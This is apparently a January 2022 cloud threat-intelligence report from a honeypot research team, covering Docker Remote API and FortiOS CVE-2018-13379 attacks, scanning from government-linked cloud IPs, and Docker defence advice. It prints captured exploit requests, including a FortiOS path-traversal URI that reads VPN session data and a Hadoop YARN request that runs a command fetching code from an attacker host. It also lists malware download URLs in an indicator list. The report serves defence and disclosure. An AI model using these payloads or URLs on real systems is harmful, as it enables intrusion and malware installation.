公有云威胁情报

公有云网络安全威胁情报（202201）

Rugang Chen, houliuyang

Feb 21, 2022 • 11 min read

1. 概述

2022年的第一个月份，虽然没有爆发新的热门漏洞，且随着越来越多设备的Apache Log4j2漏洞被修复，12月开始的Apache Log4j2漏洞爆发也进入尾声，相关攻击源数量明显减少。但是，Docker Remote API未授权访问漏洞、美国飞塔（Fortinet）FortiOS未授权任意文件读取漏洞等旧漏洞的云服务器攻击源IP数量突然较12月大幅度增加。在第2部分，我们分析了这两个漏洞的攻击趋势和攻击方法。政府和企事业单位的云上资产方面，1月份共发现26个云上资产对外扫描攻击，其中某航天研究单位、某县级人民医院（都架设在阿里云上）等单位使用的云服务器IP在公网上发起攻击，值得关注。本文主要通过360网络安全研究院 Anglerfish蜜罐视角，分析云上热门漏洞攻击细节，以及云上重要资产在公网上发起攻击的情况。

2. 云上热门漏洞攻击威胁


本月没有爆发的新漏洞攻击，但值得注意的是，本月有一些旧漏洞的攻击源IP数量较12月出现了大幅增加。增长最多的是Docker Remote API未授权访问漏洞和美国飞塔（Fortinet）FortiOS未授权任意文件读取漏洞。而在12月爆发的Apache Log4j2漏洞的云服务器由于越来越多设备的漏洞被修复，攻击源IP数量大幅回落。

2.1 Docker Remote API未授权访问漏洞

在Docker中，可通过命令行和Remote API进行交互。Docker Remote API默认监听端口2735/2736。正确配置时，Remote API仅可通过localhost访问。通过Docker Remote API可自动化部署、控制容器。然而，当Docker错误配置，Remote API暴露在公网时，可被攻击者恶意利用导致RCE。

攻击者通过暴露的Remote API启动一个容器，执行docker run –privileged，即可将宿主机目录挂载到容器，实现任意读写宿主机文件，通过将命令写入crontab配置文件进行反弹shell。

Docker Remote API未授权访问攻击主要针对目标机器的TCP/2375和TCP/2376端口。



传播的恶意软件主要是恶意挖矿类（CoinMiner）和Rootkit类恶意软件。


主要的攻击URI及所占百分比如下：

```
/v1.24/containers/create   (50%)
/_ping                     (29%)
/v1.24/containers/json     (13%)
/v1.37/containers/create   (3%)
```

攻击Payload示例：

```
POST /v1.24/containers/create HTTP/1.1
Host: {target}
User-Agent: Go-http-client/1.1
Content-Length: 1787
Content-Type: application/json
Accept-Encoding: gzip

{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":true,"At
```

攻击源IP集中在腾讯云和阿里云，这两个云服务商占所有云服务器攻击源的约87%。




2.2 美国飞塔（Fortinet）FortiOS未授权任意文件读取漏洞（CVE-2018-13379）

在设备登录界面，请求相应语言文件时，服务器端通过提供的lang参数构建JSON语言文件路径：snprintf(s, 0x40, "/migadmin/lang/%s.json", lang)。没有对lang参数进行特殊字符过滤，通过添加文件扩展名.json，控制读取JSON文件。但snprintf函数最多将size-1的字符串写到目标缓冲区。因此当lang参数拼接后长度超过size-1时，.json将被strip掉，最终导致可读取任意文件。

```
/data/config/sys_global.conf.gz
/data/config/sys_vd_root.conf.gz
/data/config/global_system_interface.gz
/data/config/vd_root_firewall_policy.gz
/data/config/sys_vd_root%2broot.conf.gz
/dev/cmdb/sslvpn_websession
```

该漏洞的攻击数据包的目的端口较为分散，TCP/8443、TCP/9443和TCP/4443的攻击数据包相对较多。




漏洞主要的攻击URI及所占百分比如下：

```
/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession   (62%)
///remote/fgt_lang?lang=/../../../..//////////dev/                       (38%)
```

漏洞攻击Payload：

```
GET /remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession HTTP/1.1
Accept-Encoding: identity
Host: {target}
User-Agent: Python-urllib/3.9
Connection: close
```

这个漏洞的云服务器攻击源IP有超过90%都来源于亚马逊AWS，同样非常集中。



3. 云上资产对外发起扫描攻击情况

2022年1月，共发现26个对外发起扫描攻击的国内重要政府和企事业单位的云上资产，其中事业单位和政府机关占90%，云服务商主要为阿里云。以下介绍来自其中两个单位的情况。如果需要更多相关资料，请根据文末的联系方式与我们联系。

一个IP属于阿里云的39.96.91.*，IP地理位置位于北京，属于航天系统与导航相关的某个重要研究单位，在1月17号对蜜罐系统发起了SSH暴力破解：

```
SSH-2.0-libssh_0.9.6
knockknockwhosthere
knockknockwhosthere
```

直接用浏览器访问IP地址可以进入单位主页：

另一个是阿里云47.108.242.*，IP地址位于四川成都，属于某县级人民医院。直接用浏览器访问这个IP地址，可以进入该医院的核酸检测结果查询系统。

这个IP利用了Hadoop YARN ResourceManager未授权访问漏洞、Laravel Debug模式RCE漏洞（CVE-2021-3129）和ThinkPHP RCE漏洞。传播了Linux系统的木马下载器（TrojanDownloader）类恶意软件，恶意软件下载URL为：

```
http://194.145.227.21/ldr.sh
```


Hadoop YARN ResourceManager未授权访问漏洞的Payload：

```
POST /ws/v1/cluster/apps HTTP/1.1
Host: {target}:8088
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Content-Length: 3302
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: application/json
Accept-Encoding: gzip

{
"application-id": "application_1526990652950_72948",
"application-name": "eqtrl5an",
"am-container-spec": { "commands": { "command": "echo Yz1odHRwOi8vMTk0LjE0NS4yMjcuMjE
"application-type": "YARN"
}
```


4.1月云服务器发起攻击总体情况

2022年1月，360网络安全研究院 Anglerfish蜜罐系统共监测到67373个全球主流云服务器发送的网络会话1.57亿次，较12月有所上升。其中有漏洞扫描和攻击行为的


IP 19356个，暴力破解行为的IP 11358个，传播恶意软件的IP 5148个。腾讯云、DigitalCloud、阿里云、亚马逊AWS和微软Azure是源IP数量前5名的云服务提供商。DigitalOcean的IP由于暴力破解多，所以总会话数量最多。




发起漏洞攻击的IP数量如上图所示，Redis漏洞仍然是云服务器相关攻击中最多被使用的漏洞。1月份Docker Remote API未授权访问漏洞的攻击源IP数量明显增加，排在第三位。




恶意软件传播情况如图所示，阿里云、腾讯云和DigitalOcean传播恶意软件的源IP最多。



恶意挖矿类恶意软件仍然是云服务器传播最多的恶意软件类型。




以下的下载服务器域名或IP被多于100个云服务器攻击源IP使用。




在传播垃圾和钓鱼邮件方面，有一个位于荷兰的LeaseWeb的服务器213.227.155.122发送了182封垃圾邮件，全部为以下内容：

```
Dear Sir/Ma,

How are you doing today,I hope you are in good health. I have intended to lay down yo

Yours Sincerely,
Fund Allocation Officer.
Ecitic Bank of China.
```

在密码爆破攻击方面，被爆破攻击的协议主要集中在SSH、Telnet、FTP、PostgreSQL，此外HTTP协议的一些服务，例如亿联Servlet、phpMyAdmin等也有一些爆破攻击。



DigitalOcean的爆破攻击IP数量和会话数量都位居首位，随后是腾讯云、阿里云和亚马逊AWS。



5. 防护建议

本月Docker Remote API未授权访问漏洞的攻击数量有明显增加，建议云上的Docker用户做好以下防护措施：

1）除非业务必要，在公网上关闭TCP/2375、TCP/2376端口。

2）对TCP/2375、TCP/2376端口设置严格的访问规则，并要求使用TLS加密。

3）升级至最新的Docker版本

4）在云安全产品中接入准确率高的威胁情报。

6. 联系我们

感兴趣的读者，可以通过邮箱netlab[at]360.cn联系我们。

7. IoC List

URL:

```
http://oracle.zzhreceive.top/b2f628/cronb.sh
http://oracle.zzhreceive.top/b2f628fff19fda999999999/cronis.sh
http://58.226.35.74/tmate
http://58.226.35.74/midd.jpg
http://194.38.20.242/d.sh
http://194.38.20.242/kinsing
http://oracle.zzhreceive.top/b2f628fff19fda999999999/dk.sh
http://oracle.zzhreceive.top/b2f628/dkb.sh
http://oracle.zzhreceive.top/b/apa.jpg
```

md5:

```
fcdfd7cc3ba35aec23dd39038b161f41
f1c1406a1713f3213276aee6f2f4d0ee
84a5ad559fb6214ed41ab6d5148e6fa2
10ac30ebbed68584400f8ccd814e2a60
1499f91b33a02f33a82c7fd756f445f7
a06f97d208b2dce7f5373538d840fe4f
429df5b7a8c2e3852dddf73df2bcdd3a
896218a845b85c6e6c7260f3ded1c7d5
